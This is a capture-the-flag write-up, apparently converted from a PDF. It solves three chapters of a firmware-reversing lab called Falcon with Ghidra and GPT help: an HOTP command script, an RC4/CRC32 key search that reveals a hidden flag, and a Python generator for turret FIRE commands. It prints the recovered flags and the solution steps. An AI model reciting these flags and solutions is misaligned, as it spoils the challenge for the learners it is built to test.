


Figure 20: Ghidra - processHOTPCCommand

I think that for Chapter 3, it is not necessary to understand the calculation used to obtain the 6 digits of the OTP, but just to understand that :

1. The **HOTP** command exists
2. On its own, it always returns the same code
3. If it is not on its own, the response on the LCD screen is different

```
./poc_ia_gpt_01_hotp.sh HOTP zgMG7gcBab52
{"message": "processed"}
```

The script with GPT is available here :

- [Script HOTP send](#)

The three images below clearly show the different stages:

- Go to the login page to retrieve the challenge,
- Then go to the operator page after launching the script, the HOTP argument, and the challenge.
- Finally, return to the login page to enter the passcode and authenticate yourself. You will then see the flag directly on the home page.

Yeah I find the flag : **FLAG{ui6l-waQb-o3QH-69Y4}**



Figure 21: Login page - challenge obtain

L-Vector



Control

Command

Random password

Send

```
/tmp$  
/tmp$ ./poc_ia_gpt_01_hotp.sh HOTP zgMG7gc8ab52  
{ "message": "processed" }  
/tmp$  
/tmp$
```

Figure 22: Operator page - passcode obtain




Figure 23: Login page - flag

Challenge : Chapter 4: Is not free (Falcon)

The following 5 challenges are a series to be completed in almost the same order.

In source code, we can see :

```
Code source :
Respect the 'crafts birth,
Code is earned, not taken swift
Licence guards its worth.
```

Therefore, the concept of licensing is extremely important in this challenge. When on the operator page, you just type :

```
When you click on "Firmware version" the LCD displays :
>VERS v0.9
Licence a6dbacc5
```

However, for chapter 4, I asked GPT to study the **VERS** command, which calls five license functions. It managed to find me an algorithm that returns the same value as the one displayed on the LCD. This leads me to believe that it is the correct algorithm. This algorithm uses a HMAC key that is unreadable to humans and a character string that is very readable (once converted from HEX to char).

I gave GPT the following functions from pseudo-code from **Ghidra** and asked it what :

1. **processVERSCommand()**
2. **processCommand()**
3. **Licence1 -> Licence5**

```
GPT :
I've already scanned the binary a bit and spotted some ASCII hex sequences (e.g., 54687265654c6974746c654269726473 -> which decoded gives
"ThreeLittleBirds").
If the trick is just to put **a6dbacc5**, even though **a6dbacc5** has always been accessible even without authentication, there was no need
to reverse the binary code.
So the important information is the information from the **processVERSCommand()** analysis.
Could we get an interesting result by rotating the values ThreeLittleBirds, 5a15339de0ba7121cb056a8aca36b2990afb239a17c9572996, and a6dbacc5?
```

```
python3 poc_ia_gpt_not_free_01_flag.py
== Deterministic key candidates ==
key=b'ThreeLittleBirds' len=16 rc4(msg).hex()=464c41477b4b6663502d48655a512d6c754b592d6d4978427d
crc32(rc4(msg)) = a6dbacc5 match? True
crc32(rc4(msg24)) = 6eb15a56 match? False
crc32(msg) = e84c8b8d
-----
key=b'ThreeLittleBirds\x00' len=17 rc4(msg).hex()=49238c46d05816fad009f60766c967bbc74d3b43c89e303114
crc32(rc4(msg)) = 8f41ba87 match? False
crc32(rc4(msg24)) = 2d6e8046 match? False
crc32(msg) = e84c8b8d
-----
key=b'ThreeLittleBirds ' len=17 rc4(msg).hex()=debedb4217f41bccc21bcca59d0f0319096aa28a9830bd62a5
crc32(rc4(msg)) = e2a268c1 match? False
crc32(rc4(msg24)) = 13582de2 match? False
crc32(msg) = e84c8b8d
-----
key=b'threeLittleBirds' len=16 rc4(msg).hex()=d5c1aff75317b5ef17b49e5c05b5cb28aa01afe1a5980a6b14
crc32(rc4(msg)) = 4d62105f match? False
crc32(rc4(msg24)) = d93bffffa match? False
crc32(msg) = e84c8b8d
-----
key=b'ThreeLittleBirds\n' len=17 rc4(msg).hex()=e6ad12e0b4fe9a4933e68ac475f7851921caedc5a0ee39b58c
crc32(rc4(msg)) = 1296fe82 match? False
crc32(rc4(msg24)) = 285d2a5b match? False
crc32(msg) = e84c8b8d
-----
key=b'ThreeLittleBirds\r' len=17 rc4(msg).hex()=4903f98882271a8a24f111838b8752da1c96a003e33b74db55
crc32(rc4(msg)) = 55261c5e match? False
crc32(rc4(msg24)) = 2a70896c match? False
crc32(msg) = e84c8b8d
-----
== Simple transform attempts (xor all bytes by 0..255, invert order) ==
```

```

key=b'ThreeLittleBirds' crc32(rc4(msg)[::-1]) = fb593cc7 match? False
FOUND: key=b'ThreeLittleBirds' xorval=00 -> crc32 match; rc4_hex=464c41477b4b6663502d48655a512d6c754b592d6d4978427d
xor_hex=464c41477b4b6663502d48655a512d6c754b592d6d4978427d
-----
key=b'ThreeLittleBirds\x00' crc32(rc4(msg)[::-1]) = f97fcf83 match? False
-----
key=b'ThreeLittleBirds ' crc32(rc4(msg)[::-1]) = b73bd15f match? False
-----
key=b'threeLittleBirds' crc32(rc4(msg)[::-1]) = c3aa01e8 match? False
-----
key=b'ThreeLittleBirds\n' crc32(rc4(msg)[::-1]) = 7addeb81 match? False
-----
key=b'ThreeLittleBirds\r' crc32(rc4(msg)[::-1]) = 8161f8f3 match? False
-----

== CRC32 of RC4 keystream only (keystream = rc4(key, msg) XOR msg) ==
b'ThreeLittleBirds' crc32(keystream)=a75829c7
b'ThreeLittleBirds\x00' crc32(keystream)=8ec23f85
b'ThreeLittleBirds ' crc32(keystream)=e321edc3
b'threeLittleBirds' crc32(keystream)=4ce1955d
b'ThreeLittleBirds\n' crc32(keystream)=13157b80
b'ThreeLittleBirds\r' crc32(keystream)=54a5995c
-----

```

For the fun of a little one-liner in bash ;-)

```

hex="464c41477b4b6663502d48655a512d6c754b592d6d4978427d"; printf "%b\n" "${sed 's/./\\x&/g' <<<"$hex")"
FLAG{KfcP-HeZQ-luKY-mIxB}

```

The script with GPT is available here :

- [Script VERS - not free](#)

Yeah I find the flag : **FLAG{KfcP-HeZQ-luKY-mIxB}**

Challenge : Chapter 5: Hits (Falcon)

The following 5 challenges are a series to be completed in almost the same order.

FIRE0000 is displayed in the command on the operator page.

Reverse engineering can help, but is not necessary. Our task is to look on radar, identify sector with a bird and force laser cannon to fire to that sector.

FIRE0000 hits the middle of the raster (the calibration circle), so you have two possibilities :

- 1. make reverse engineering of the **FIRE** command and identify the meaning of the numbers + command identification number shown on display (it somehow encodes the numbers, for example **FIRE0000** shows “fire dgcCW0tv”)
- 2. play with the numbers and look what it does on real system (I can see where the laser points)

By default **FIRE0000**, gives me the start of my session cookie :




Figure 24: FIRE0000 - session number

Of course, I didn’t arrive via the reverse route, so I took track 2 and GPT questions of course ;-)

- 1. I asked GPT to analyze **AIMM** and all the functions it calls.
- 2. I also gave it a screenshot of the matrix.
- 3. I also asked it to calculate all the coordinates expected by **AIMM** for each cell.
- 4. Once it had all that, I replaced **AIMM** with **FIRE**. Be careful, sometimes the laser is not accurate and misses the square, so the hit is not counted. You then have to try again a few times.

The matrix for GPT

	A		B		Γ		Δ		E	
	Z		H		Θ		I		K	
	Λ		M		center		N		Ξ	
	O		Π		P		Σ		T	
	Υ		Φ		X		Ψ		Ω	

GPT say :
AIMMxxxx

```

where:
xxxx = 4 hex characters (lowercase)
xx = X (horizontal coordinate)
yy = Y (vertical coordinate)

confirmed order: AIMM XX YY
each byte is interpreted as signed:
0-x000x7F -> 0 to +127
0-x800xFF -> -128 to -1 (parse() does v8 < 0x80? v8: v8 - 0x100)

```

Axis	Authorized range	Description
---	-----	-----
X	-18 -> +18	columns (left -> right)
Y	+12 -> -12	rows (top -> bottom)

AIMM command:

XX YY	-> 2 hex nibbles each	
____ ____		

```

parse(XX) -> signed 8-bit X
parse(YY) -> signed 8-bit Y
turretAim(X,Y)

```

Sign: parse returns a signed 16-bit value: 0x80..0xFF become -128..-1. Therefore, AIMMff00 means X=-1, Y=0.

```

#generate_FIRE_commands.py
ROWS = [12, 6, 0, -6, -12]      # top to bottom
COLS = [-18, -9, 0, 9, 18]      # left to right
LETTERS = [
    ["A", "B", "Γ", "Δ", "E"],
    ["Z", "H", "Θ", "I", "K"],
    ["Λ", "M", "center", "N", "Ξ"],
    ["O", "Π", "P", "Σ", "T"],
    ["Υ", "Φ", "X", "Ψ", "Ω"]
]

def to_signed_byte_hex(v):
    """Convert -128..127 to 8-bit two's complement hex (lowercase)"""
    return f"{(v & 0xFF):02x}"

for ry, y in enumerate(ROWS):
    row_cmds = []
    for cx, x in enumerate(COLS):
        hx, hy = to_signed_byte_hex(x), to_signed_byte_hex(y)
        cmd = f"FIRE{hx}{hy}"
        row_cmds.append(f"{LETTERS[ry][cx]}:{cmd}")
    print(" | ".join(row_cmds))

```

python3 generate_FIRE_commands.py

Ligne\Col	X=-18 (0xEE)	X=-9 (0xF7)	X=0 (0x00)	X=+9 (0x09)	X=+18 (0x12)
-----	-----	-----	-----	-----	-----
Y=+12 (0x0C)	A -> FIREee0c	B -> FIREf70c	Γ -> FIRE000c	Δ -> FIRE090c	E -> FIRE120c
Y=+6 (0x06)	Z -> FIREee06	H -> FIREf706	Θ -> FIRE0006	I -> FIRE0906	K -> FIRE1206
Y=0 (0x00)	Λ -> FIREee00	M -> FIREf700	center -> FIRE0000	N -> FIRE0900	Ξ -> FIRE1200
Y=-6 (0xFA)	O -> FIREeefa	Π -> FIREf7fa	P -> FIRE00fa	Σ -> FIRE09fa	T -> FIRE12fa
Y=-12 (0xF4)	Υ -> FIREeef4	Φ -> FIREf7f4	X -> FIRE00f4	Ψ -> FIRE09f4	Ω -> FIRE12f4

After three successful attempts, we got the flag!

FIRE1200
FIRE0006
FIREee06

Yeah I find the flag : **FLAG{dxOI-9Vrw-p4TK-DWuh}**

FeatherScan

Hits: 0

1

A	B	Γ	Δ	E
Z	H	Θ	I	K
Λ	M	◯	N	Ξ
O	Π	P	Σ	T
Υ	Φ	X	Ψ	Ω

2

FeatherScan

Hits: 1

1

A	B	Γ	Δ	E
Z	H	Θ	I	K
Λ	M	◯	N	Ξ
O	Π	P	Σ	T
Υ	Φ	X	Ψ	Ω

2

FeatherScan

Hits: 2

1

2

A	B	Γ	Δ	E
Z	H	Θ	I	K
Λ	M	◯	N	Ξ
O	Π	P	Σ	T
Υ	Φ	X	Ψ	Ω

FeatherScan

Hits: 3

1

FLAG{dxOI-9Vrw-p4TK-DWuh}

2

A	B	Γ	Δ	E
Z	H	Θ	I	K
Λ	M	◯	N	Ξ
O	Π	P	Σ	T
Υ	Φ	X	Ψ	Ω